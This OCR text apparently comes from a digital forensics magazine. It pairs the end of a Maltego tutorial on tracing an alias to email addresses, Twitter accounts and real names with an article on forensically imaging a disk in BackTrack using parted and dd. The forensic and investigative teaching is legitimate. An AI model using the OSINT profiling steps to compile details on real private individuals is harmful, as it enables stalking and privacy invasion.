


Figure 3. *Run machine options*

A new machine can be thought of as a specific type of search. I generally always start with a blank graph and add what I need, but for this tutorial we will make it easy to learn for first time users.

Maltego is software with a lot of options so unfortunately we won't have time to cover them all. The more you use *Maltego*, the easier it gets. We are going to select 'Person – Email Address' from the machine type. For the name, simply type in Niobe. Select 'Finish'. *Maltego* will present a screen that says "The following transforms require inputs", figure 4. A transform is nothing more than a search type, like email address to domain name. Then it lists Domain and Additional Terms that we could use to narrow our search down by domain or some other criteria. It also says to just enter a space for none, which means to not narrow the results. For each option, just select it and enter a space. I usually also select 'Remember these settings'.




Figure 4. *Transforms require input*

Next click the 'Run!' button. After *Maltego* runs, it will return the results that matched our criteria in the center window shown in Figure 5. The center window is known as the graph:




Figure 5. *Results are returned in the graph*

It is obviously up to you to make the call whether information that is returned is valid or a false-positive based on the search criteria you provided. What we can conclude from the results above is that *Maltego* returned all of the email addresses it could find with the name Niobe somewhere in the email address. It may have been part of a domain name or part of a user name. Each of the results returned are called a

node, each are part of the current graph, and each node is associated with a main node (our first search entity of Person – Email Address – Niobe) or could also be associated with another node (not shown). The graph shows relationships of the information presented, with the common relationship of all nodes being Niobe.

Supposing that none of the email addresses are what we are looking for, we can right click in the graph on the main node that is highlighted. If we select Change Type – Personal – Alias, we have just changed the node type from a person email address search to a person alias search. Then right click on the node and select "Run Transforms – All Transforms – All Transforms". This then runs the transforms that are associated with aliases, still using the search term Niobe. Anytime you run a new transform for the first time, you will be asked to "accept the disclaimer". You can also select "Remember these settings". After we select Run, we are given new search results in the center graph window that is some way related to the alias of Niobe, Figure 6:




Figure 6. *The new alias graph*

From the new results returned, we can see twitter accounts and pastebin posts. We can select any of the nodes and the property view located on the bottom right of the *Maltego* screen, figure 7, for that item will update with information about the node. For instance, selecting the twitter node returns a property view containing: the twitter name; user id; profile url; twitter number; screen name; friend count; and the real name of the alias searched.




Figure 7. *Bottom right of the Maltego screen*

Assuming we wanted to dig deeper into this twitter user, you could right click on the twitter node and select Run Transform – All Transforms – All Transforms again. You can do that for each node result returned to get more information about them. Different types of nodes contain different transforms specific to that node type. You can also be more selective and run only specific transforms for a node.

TYPES OF MALTEGO NODES

The left side of the *Maltego* screen, right below where it says Palette lists all of the types of nodes. They are grouped by Device, Infrastructure, Locations, Penetration Testing, Personal, and Social Network. You can expand them by clicking on them. You can have multiple nodes

on the graph which makes searching for relationships between two types of nodes easy. You could also have a node for many different subjects and determine how all of those subjects may be related.

To add a node to the graph, you can select it and then drag and drop it onto the graph. Once you add a node to the graph, you can modify it by either double clicking on the new node in the graph or by adding information to the node in the Property View.

As nodes in the graphs grow, you can collapse the side windows by clicking on the arrows to minimize the windows. You can also change how the graph is displayed by selecting the 'Main View' button, 'Bubble View' button, or 'Entity List' button above the graph. There are other options such as block view, circular, etc. You can zoom in and out using the mouse wheel or by using the zoom in or zoom out tool. Each of these options changes the way the graph is displayed and often makes seeing relationships among different nodes easier. See figure 8 for bubble view and Figure 9 for entity list.




Figure 8. *Bubble view*




Figure 9. *Entity List*

Below the main graph is a window known as the transform output window. It is used to show the status of transforms that are currently running or that have already been run against a node. See Figure 10.




Figure 10. *Transform Output window*

There are numerous tabs in *Maltego*. By default it starts with the investigative tab where you can interact with the graph. The manage tab is for adding new nodes, or managing transforms. The organize tab is used for displaying your graph in multiple different ways. The machines tab is for creating new machines or modifying existing ones. The collaboration tab offers ways to collaborate and share graph views with others. Of course, *Maltego* also has basic file save, export, and import ability.

FOR FURTHER REVIEW

I previously said that *Maltego* gets easier to use the more you use it. What I would recommend is that you start with a new blank graph and simply search for something you are familiar with, such as your own email address, or name, or telephone number. This search will certainly show you how powerful and specific *Maltego* can be. Don't forget to expand on the transforms returned in those known results. Also, you should download the *Maltego* user manual and read through it. Although it is some eighty pages long, it is mostly pictures so it doesn't take very long to read. Play around and have fun with *Maltego*. Once you do you will certainly realize the importance of having such an excellent tool for various types of investigative work.

ON THE WEB

- Maltego WebSite: *http://www.paterva.com/web6/*
- Maltego User Manual: *http://www.paterva.com/malv3/303/M3GuideGUI.pdf*

ABOUT THE AUTHOR

Ed Wiget started working in Information Security in 1995 and digital forensics in 1997. He has designed and taught related courses at the college level; has served as an advisor to other instructors; and mentors students when not teaching. When he was self-employed he often worked with law enforcement; and companies doing corporate forensics, data recovery, penetration testing, and consulting. Today he is employed by a streaming media company that services many high profile clients.

DFLabs
Managing Infosecurity Risks

PTK Forensics professional

Collaborative

Multi-tasking

Easy-to-use

Case and Evidence Management

MAIN FEATURES

RAM Analysis

Registry Analysis

e-mail Analysis


Timeline

Gallery

Keyword Search

Pre-Processing

Advanced Reporting System



SPECIAL PROMO 15% OFF

single user perpetual license

http://www.ptkforensic.com

promo code E-FORNCS13

DIGITAL EVIDENCE ACQUISITION WITH BACKTRACK

by Ayei Ibor

It has become increasingly important to have a veritable means of acquiring digital evidence needed to prove the authenticity of a case or scenario that can be admissible in court. Evidence recovery processes usually need to be presented in such a way that the same results will be obtained by a third party, assuming the same methods are employed by an investigator. This is due to the fact that digital evidence is very important in today's investigation of cyber crimes especially if such a crime violates an established computer law.

What you will learn:

- Digital evidence: definition and background
- Digital evidence identification
- The processes in evidence acquisition
- Practical applications of evidence acquisition
- Sample evidence acquisition

What you should know:

- Linux operating system
- Basic computer laws

The extent of damages caused by the use of computers and the ubiquitous nature of computer networks most especially the Internet, has generated a high level of caution by various categories of users including individuals, organisations and the government. Most crimes, which are committed over the Internet may be difficult to prove in court without the use of veritable evidence that can indict the culprit or accused. Unlike physical crimes, whose evidence can be visible, virtual crimes require the use of specific strategies in the recovery of evidence needed to establish the presence or otherwise of a crime. This is the basis for digital evidence.

DIGITAL EVIDENCE: DEFINITION AND BACKGROUND

The investigation of cyber crimes is based on the acquisition and presentation of evidence, usually in digital form (such as an image or timestamp) that can be used in a certain context to prove or disprove the existence of a crime. This evidence usually contains probative information, which can be admissible in court, to establish the truth about an incident. Acquiring digital evidence requires the use of computers installed with specialised software. Karie & Venter (2013) affirms that the processes involving capturing the evidence, analysing, and interpreting it should be presented using reports that can be suitable for possible testimony procedure in legal proceedings. In doing this, the following procedures, as contained in the Guidelines of the Association of Chief Police Officers (ACPO) in the United Kingdom may be followed:

- Ensure that the data held on the workstation(s) or storage media that may be used in court is not altered by the investigating party, which may be a law enforcement agency. This means that the workstation(s) must be secured and isolated from the network to ensure that no access or further changes are made on the data stored or the processes that run on it as well as applications such as web browsers by an unauthorised person(s).
- An image of the storage devices attached to the workstation(s) (such as the hard disk, USB sticks, etc) should be taken and used to analyse the evidence needed to convince the jury (in the event where the case goes to court) of the authenticity of the crime committed. The MAC (modification, access and change) times of the documents on the imaged storage devices should be checked using the metadata of the documents. This will allow the investigator to determine when the documents were modified or when changes were made to the document prior to the investigation. Also, the properties of the documents need to be accessed for information such as the name of the application used to create the document, the author of the document and company he/she works for.
- Data carving should be used to recover data that may have been stored on unallocated space of the images of the storage devices captured.
- If required, log files and Internet browser profiles should be accessed to retrieve the IP address or addresses of the incident. Access logs should be examined to recreate the timeline of the event Guidelines (Wilkinson, 2010).

Digital evidence is fragile. Consequently, it can be altered, modified or deleted. It's proper examination and preservation is therefore needed to maintain the integrity of the information it contains. Collecting and preserving digital evidence precedes the testimony procedure. To this effect, most organisations have established procedures to make readily available the relevant evidence needed to foster an investigation in the event of an incident occurring.

Evidence acquisition is needed for various reasons. Some of these reasons as highlighted in Grobler & Louwrens (2010) include:

- Proving that a fraudulent transaction has occurred in an organisation
- Proving regulatory compliance to established policies
- Establishing effective and efficient control measures for data and information
- Investigating incidents and the misuse of processes and equipments

Digital evidence can be collected in two ways namely static and live acquisitions. In static acquisition, data is collected from storage devices, network logs and browser entries when a computer system is isolated. The purpose of this process is to enhance the preservation of the evidence since only an image of the original data is needed to establish the presence of an incident. However, a live acquisition is carried out while the computer system and its processes are still running. This, though dynamic, may alter the originality of the evidence as processes change with the operating system's actions (Nelson, Phillips & Steuart, 2010).

DIGITAL EVIDENCE IDENTIFICATION

Evidence can be considered digital when it contains information that is stored or transmitted in digital form. Though most nations are yet to recognise digital evidence as tangible evidence that can be presented in a law court, developed nations such as the United States and the United Kingdom accept and process digital evidence in the same manner physical evidence comprising injuries; hard copies of documents etc are handled. Digital evidence, when acquired must undergo pre-processing to ascertain its legality and authenticity. It is noteworthy to mention here that evidence acquisition, in this case should be methodical in order that the integrity of its contents are not accidentally modified or distorted. Nelson, Phillips & Steuart (2010) identify the following tasks of investigators during the processing of digital evidence:

- The information that can suffice for evidence should be identified
- This information is then collected, preserved and documented
- The evidence should undergo analysis to identify, extract and organise the required information that establishes the truth about the incident
- Evidence verification to ascertain its reliability and non-repudiation

One of the most important aspects of digital evidence processing is the preservation of the acquired evidence. This is because when a particular bit string in stored or transmitted digital evidence is altered, the evidence can be entirely invalidated. It is always appropriate to secure the scene of an incidence and isolate the devices involved before evidence is acquired and preserved. The preserved evidence should also be stored in a secured environment with restricted access. One of the basic rules for enhancing the originality of digital evidence is to ensure that the device from which the digital evidence is captured is not used for the period of the investigation. There is a high possibility, due to the nature of volatile processes such as processes running in the memory that using such a device can erase or distort the stored evidence. As stated in the US Department of Homeland Security guide, "if you reasonably believe that the computer is destroying evidence, immediately shut down the computer by pulling the power cord from the back of the computer".

THE PROCESSES IN EVIDENCE ACQUISITION

To carry out evidence acquisition, it is advisable to perform the following operations:

- Acquire the image of the evidence disk. This can be achieved in BackTrack with the `dd` or `dcfldd` command.
- Calculate the hash of the acquired disk image. An `md5` or `SHA` hash can be calculated on the image. This is to ensure that the originality of the data can be confirmed on a later date.
- If you are carrying out procedures that have the ability to write to the suspect data, ensure that you use a write-blocking device
- Verify the integrity of the image by calculating the hash of the original disk and ensure that they match.
- Preserve the evidence and the disk for further analysis and reporting.
- When performing a live analysis, reduce the number of files you create and if you are to open files, ensure that you do not modify existing data and file properties such as the time of access or creation (Carrier, 2005).

PRACTICAL APPLICATION OF EVIDENCE ACQUISITION

Evidence acquisition is important when a crime has been committed that violates an established computer law or act regulating the access to computer resources. Some of these computer laws and acts include the Computer Misuse Act of 1990, Computer Fraud and Abuse Act, Electronic Communications Privacy Act, Regulation of Investigatory Powers Act 2000, etc. When a crime is committed against an individual, organisation or government computer system including but not limited to obtaining excessive privileges on a system resulting in the unauthorized modification of stored or transmitted contents, attack slices such as the *salami* attack, denial of service attack, identity spoofing, phishing attacks and so on, there is always a quest for the investigation of the case to establish the truth about the incident. In the process of doing this, evidence is needed to ascertain that the crime was actually committed or not.

Assuming an employee of an organization is accused of downloading illicit material from the Internet such as pornography, which violates the Acceptable Use Policy of that organization, and if he denies committing such a crime by deleting the images he has downloaded and stored on his computer disk, one of the best ways to prove that such a crime was actually committed is to isolate the computer system and acquire evidence from the disk of the computer s(he) uses.

When files are deleted on a disk, there is always the unallocated space on that disk, which holds pointers to the deleted files. File carving can be deployed in recovering the deleted items after the image of the suspect disk has been captured, assuming they have not been overwritten.

SAMPLE ACQUISITION

This sample process will be based on the use of BackTrack 5R1 running on VMWare Workstation. It is assumed that before carrying out the following processes, you should have BackTrack running on VMWare workstation in a Windows machine. Once the BackTrack virtual machine is powered on, log in with your username and password after booting the virtual machine. At the prompt `root@bt:~# prompt`, type *startx* and press enter to load the KDE desktop as shown in Figure 1 below.

Figure 1. *The KDE Desktop in BackTrack 5*

At this point, click the terminal icon to open the terminal window (see Figure 1).

Recall that when acquiring evidence such as the imaging of a drive, you have to isolate the computer system from all network connections. This can be achieved in BackTrack by disabling networking so that the virtual machine (vm) is not connected to the Internet or any local area network. Type the following command on the terminal as root to disable networking:

```
/etc/init.d/networking stop
```

The next action will involve identifying the drives mounted on the `vm` with the `parted` command, followed by the `print devices` command:




Figure 2. *Listing the mounted devices*

The evidence drive in this case is listed as `/dev/sdb` with a capacity of 2005MB. This drive will be imaged and the resultant image file will be stored in `/dev/sdc`, which is going to be the target drive.

It is advisable to ensure that the drive that will be used to collect the evidence is empty. One of the ways of ensuring that this drive is empty is by formatting it. To demonstrate how to format a partition, the target drive, `/dev/sdc` will be formatted by issuing the following commands at the *parted* prompt:

```
select /dev/sdc
mklabel msdos
mkpart primary fat32 0.0 4110.0
```

Remember to press the enter key after issuing each command. This should format the drive ready for the evidence acquisition. Issuing the `mklabel msdos` command displays a prompt asking for confirmation to destroy the current disk label and data it holds. Confirm the operation by typing *yes* and pressing the enter key. The command `mkpart primary fat32 0.0 4110.0` will create a fat32 primary partition on `/dev/sdc` with a capacity of 4110MB (this means that we are using the whole disk). Ensure that you press *i* for *Ignore* to complete the process when the prompt 'The resulting partition is not properly aligned for best

performance. Ignore/Cancel?' appears. You can actually create a smaller partition such as a partition of 500MB or 1000MB on this device.

After the format operation is completed, type the command `print all` to view the list of all available partitions (see Figure 3) and *quit* to close the *parted* prompt.




Figure 3. *Listing the properties of the available partitions*

The `quit` command returns control to the bash prompt. At this point, we can test the empty drive by writing a file to it. However, we have to access the empty drive with the change directory (`cd`) command as follows:

```
cd /media/<drive-name>
```

This command will change the working directory to the partition on the empty drive (in this case PEN-DRIVE. The PENDRIVE is the `/dev/sdc` drive. Recall that names in Linux operating system are case sensitive). This empty drive can be used to create the drive image of the evidence disk. We can test the drive for writing with the command:

```
echo 'test' > data
```

The file `data` is created on the drive's partition. To view the directory listing of the partition, type the command:

```
ls -l
```




Figure 4. *Testing an empty partition for write operation*

We can now see that the partition is ready for use.

USING THE DD COMMAND TO ACQUIRE AN IMAGE OF THE EVIDENCE DISK

The `dd` command has the primary function of converting and copying a file as an image from a source to a target disk. We will be acquiring the disk image of the device `/dev/sdb` used here as the evidence disk. This acquired image will be stored on the target disk `/dev/sdc`.

You can now create an image of the evidence disk by typing the following command:

```
dd if=/dev/sdb of=evidence-dd
```

After this command is issued, it will take a few minutes for the image of the evidence disk to be captured and stored in the target drive. The number of bytes processed will be displayed after the `dd` command has completed the imaging of the drive.

